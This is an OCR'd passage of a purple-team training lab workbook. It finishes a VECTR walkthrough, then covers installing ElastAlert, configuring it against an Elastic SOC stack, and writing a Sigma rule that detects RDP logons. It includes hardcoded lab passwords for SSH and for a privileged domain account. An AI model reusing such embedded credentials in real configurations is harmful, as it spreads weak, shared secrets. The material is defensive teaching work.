


Let's estimate we successfully blocked the red-team's attempt...

You can mark the outcome as "Blocked" according to the previous event we described. As we supposedly received an alert, let's mark it too using the "Yes" check-box.




Once the red-team is done with its attempts, they can stop the case using the blue square (a.k.a. "Stop") button. Don't forget to save our changes!




Step 8: Purple-Team Reporting

To achieve the final objective of purple-teaming, let's review our assessment's report.

From the menu, select the "Reporting" section.



You will be able to select the report's type, the assessment, and campaign you wish to see. Our current report is quite light given we made a limited assessment. In real situations, your reports will be more similar to the report you discovered at the beginning of the lab.



Conclusions

This concludes our walkthrough of VECTR. During this lab, you learned:

- How to deploy VECTR on a Linux machine

- What the VECTR overall interface looks like and how it can be leveraged for purple team documentation

After the lab, please stop your target environment. In order to do so, please use the following command:

```
cd /home/student/Desktop/lab-manager
./manage.sh destroy_target -t [version_tag] -r [region]
```

Exercise 3: Preparing our Elastic and Sigma stack

During this lab, we will review the stack you will use for detection of the different techniques we'll address throughout the week. We'll mainly leverage Elastic, ElastAlert, and SIGMA:

> **Elasticsearch** Elasticsearch is a distributed, open source search and analytics engine for all types of data, including textual, numerical, geospatial, structured, and unstructured. Elasticsearch is built on Apache Lucene and was first released in 2010 by Elasticsearch N.V. (now known as Elastic). Known for its simple REST APIs, distributed nature, speed, and scalability, Elasticsearch is the central component of the Elastic Stack, a set of open source tools for data ingestion, enrichment, storage, analysis, and visualization. Commonly referred to as the ELK Stack (after Elasticsearch, Logstash, and Kibana), the Elastic Stack now includes a rich collection of lightweight shipping agents known as Beats for sending data to Elasticsearch.
>
> *Source: www.elastic.co/what-is/elasticsearch*

> **ElastAlert**
> We designed ElastAlert to be reliable, highly modular, and easy to set up and configure.
>
> It works by combining Elasticsearch with two types of components, rule types and alerts. Elasticsearch is periodically queried and the data is passed to the rule type, which determines when a match is found. When a match occurs, it is given to one or more alerts, which take action based on the match.
> This is configured by a set of rules, each of which defines a query, a rule type, and a set of alerts.
>
> Several rule types with common monitoring paradigms are included with ElastAlert:
>
> - “Match where there are X events in Y time” (frequency type)
> - “Match when the rate of events increases or decreases” (spike type)
> - “Match when there are less than X events in Y time” (flatline type)

- “Match when a certain field matches a blacklist/whitelist” (blacklist and whitelist type)
- “Match on any event matching a given filter” (any type)
- “Match when a field has two different values within some time” (change type)

Source: elastalert.readthedocs.io

SIGMA
Sigma is a generic and open signature format that allows you to describe relevant log events in a straightforward manner. The rule format is very flexible, easy to write and applicable to any type of log file. The main purpose of this project is to provide a structured form in which researchers or analysts can describe their once developed detection methods and make them shareable with others.

Sigma is for log files what Snort is for network traffic and YARA is for files.

Source: github.com/Neo23x0/sigma

We will complete the following objectives:

- Install ElastAlert
- Install SigmaTools
- Create SIGMA rules

The objectives have been fully documented step-by-step (including all expected commands and outputs). Feel free to either find your own way, or use the exact instructions as described below, depending on your experience and expertise.

Your instructor will indicate how much time you can dedicate to this lab.

Lab Setup and Preparation

Please start your target lab environment using the following commands on the student VM:

```
cd /home/student/Desktop/lab-manager
./manage.sh deploy -t [version_tag] -r [region]
```

Once the environment is deployed, please start the lab from the CommandoVM.

Objective 1: Installing and Configuring ElastAlert

In the first part of this lab, we will install and configure ElastAlert.

Step 1: Connect to the SOC Stack

We will configure ElastAlert on our SOC stack. To do so, SSH into the SOC stack using the following command (you can use `sec699` as the password):

```
ssh ansible@192.168.20.106
```

The commands executed during this lab are assumed to be executed from within this SSH session.

Step 2: Installing ElastAlert

From the SSH session you stablished to your Elastic SOC stack, download ElastAlert and all the necessary dependencies.

In order to do so, run the following command:

```
python3 -m pip install -U pip PyYAML
python3 -m pip install -U ElastAlert
```

You should now be able to test ElastAlert using the following command:

```
python3 -m elastalert.elastalert --help
```

```
usage:                                                          ULE]
                  [--silence SILENCE] [--start START] [--end END]
                  [--verbose] [--patience TIMEOUT] [--pin_rules]
                  [--es_debug] [--es_debug_trace ES_DEBUG_TRACE]

optional arguments:
-h, --help             show this help message and exit
--config CONFIG        Global config file (default: config.yaml)
--debug                Suppresses alerts and prints information instead. Not
                       compatible with `--verbose`
--rule RULE            Run only a specific rule (by filename, must still be
                       in rules folder)
--silence SILENCE      Silence rule for a time period. Must be used with
                       --rule. Usage: --silence <units>=<number>, eg.
                       --silence hours=2
--start START          YYYY-MM-DDTHH:MM:SS Start querying from this
                       timestamp. Use "NOW" to start from current time.
                       (Default: present)
--end END              YYYY-MM-DDTHH:MM:SS Query to this timestamp. (Default:
                       present)
--verbose              Increase verbosity without suppressing alerts. Not
                       compatible with `--debug`
--patience TIMEOUT     Maximum time to wait for ElasticSearch to become
                       responsive. Usage: --patience <units>=<number>. e.g.
                       --patience minutes=5
--pin_rules            Stop ElastAlert from monitoring config file changes
--es_debug             Enable verbose logging from Elasticsearch queries
--es_debug_trace ES_DEBUG_TRACE
                       Enable logging from Elasticsearch queries as curl
                       command. Queries will be logged to file. Note that
                       this will incorrectly display localhost:9200 as the
                       host/port
```

Step 2: Configuring ElastAlert

Before we create our config file, let's set up a target directory where we'll save our work.

```
mkdir -p ~/elastalert/rules
```

ElastAlert keeps track of its searches by writing data to a separate index on the Elastic stack it queries. This separate index hasn't been created yet, as the command requires a config file first.

Create the config file using a text editor:

```
nano ~/elastalert/config.yml
```

In the file, please copy the following configuration entries:

```
rules_folder: rules
run_every:
  minutes: 1
buffer_time:
  minutes: 15

es_host: 192.168.20.106
es_port: 9200

writeback_index: elastalert_status
writeback_alias: elastalart_alerts

alert_time_limit:
  days: 2
```

Take a second to review the different variables that are used in the config file.

Variable	Explanation
`rules_folder`	define the folder where you will store your ElastAlert-rules, we already prepared this rules directory earlier
`run_every`	define how often ElastAlert should query the Elastic stack
`es_host`	the IP address of the Elastic cluster
`es_port`	the port on which the Elastic cluster is accessible
`writeback_index`	the index name where ElastAlert will write its data to
`writeback_alias`	an alias for the index name
`alert_time_limit`	the time before an existing alert is resent

Save the file by pressing `ctrl` and `x` at the same time followed by `y` and enter.

We are now ready to create the index by running:

```
python3 -m elastalert.create_index --index elastalert_status --config
~/elastalert/config.yml
```

Objective 2: Creating Custom Sigma Rules

In the next part of the lab, we will focus on transforming our Sigma rule into a working ElastAlert rule along with a TheHive integration. For this, we will use he `sigmac` tool, which is a Sigma rule converter. Additional documentation on this tool can be found at https://github.com/Neo23x0/sigma/wiki/Converter-Tool-Sigmac.

This tool has been preinstalled on your SOC machine (192.168.20.106).

Step 1: Preparing the Sigma Rule

To make our lives a bit easier and keep our Sigma rule-set separated from our ElastAlert rule-set, we'll first create another directory and subsequently move into it.

```
mkdir ~/custom_rules
cd ~/custom_rules
```

We will start with a very basic Sigma rule that simply checks if there are RDP logons for the user "student". Open a text editor and copy the following rule. Save the file as `sec699-test.yml` in the `~/custom_rules` directory.

```
title: 699 Test rule
description: Detect RDP logins
tags:
    - Test
status: experimental
author: sec699
logsource:
    product: windows
    service: security
    definition: 'Test rule to detect the existence of RDP logins'
detection:
    selection:
        EventID: 4624
        LogonType: 10
    condition: selection
falsepositives:
    - everything
level: low
```


Let's break our rule down:

- The `title` property must be unique across all the rules you want to load with ElastAlert.
- The `description`, `tags`, `status`, `author`, `falsepositives` and `level` properties add some more context to the rule but are not essential.
- The `logsource` property indicates which type of log source is required in order to be able to trigger this rule. In our case, we will be using the Windows security logs.
- In the `definition` we state what needs to be present in the log in order for the rule to be triggered. In our case again we will be looking at Windows Event IDs `4624` (successful logon) which have a logon type of `10` (remote desktop).
- Finally, the `selection` in the condition indicates we want to positively match on these filters!


Step 2: Generate a Successful RDP Login

We will now create an RDP session toward one of our Windows systems, say `192.168.20.105`, by launching the RDP client.


To open a new RDP session, start by searching the start-menu for *"Remote Desktop Connection"* on Windows or *"Remmina"* on Ubuntu Linux.



Once located, open the *"Remote Desktop Connection"* utility and enter the IP of the system you wish to connect to, say `192.168.20.105`.




Once ready, press the outlined *"Connect"* button. You will then be prompted for credentials. Using a privileged account such as `sec699-20.lab\student_ladm`, password `Sec699!!`, proceed to sign in using the outlined *"OK"* button.



You might be prompted to accept the machine's certificate, which you can do using the *"Yes"* button. If you wish to avoid such prompts in the future, you may also check the *"Don't ask me again for connections to this computer"* checkbox.

Connecting using *"Remmina"* on Linux. Click *"OK"* once you entered the credentials.

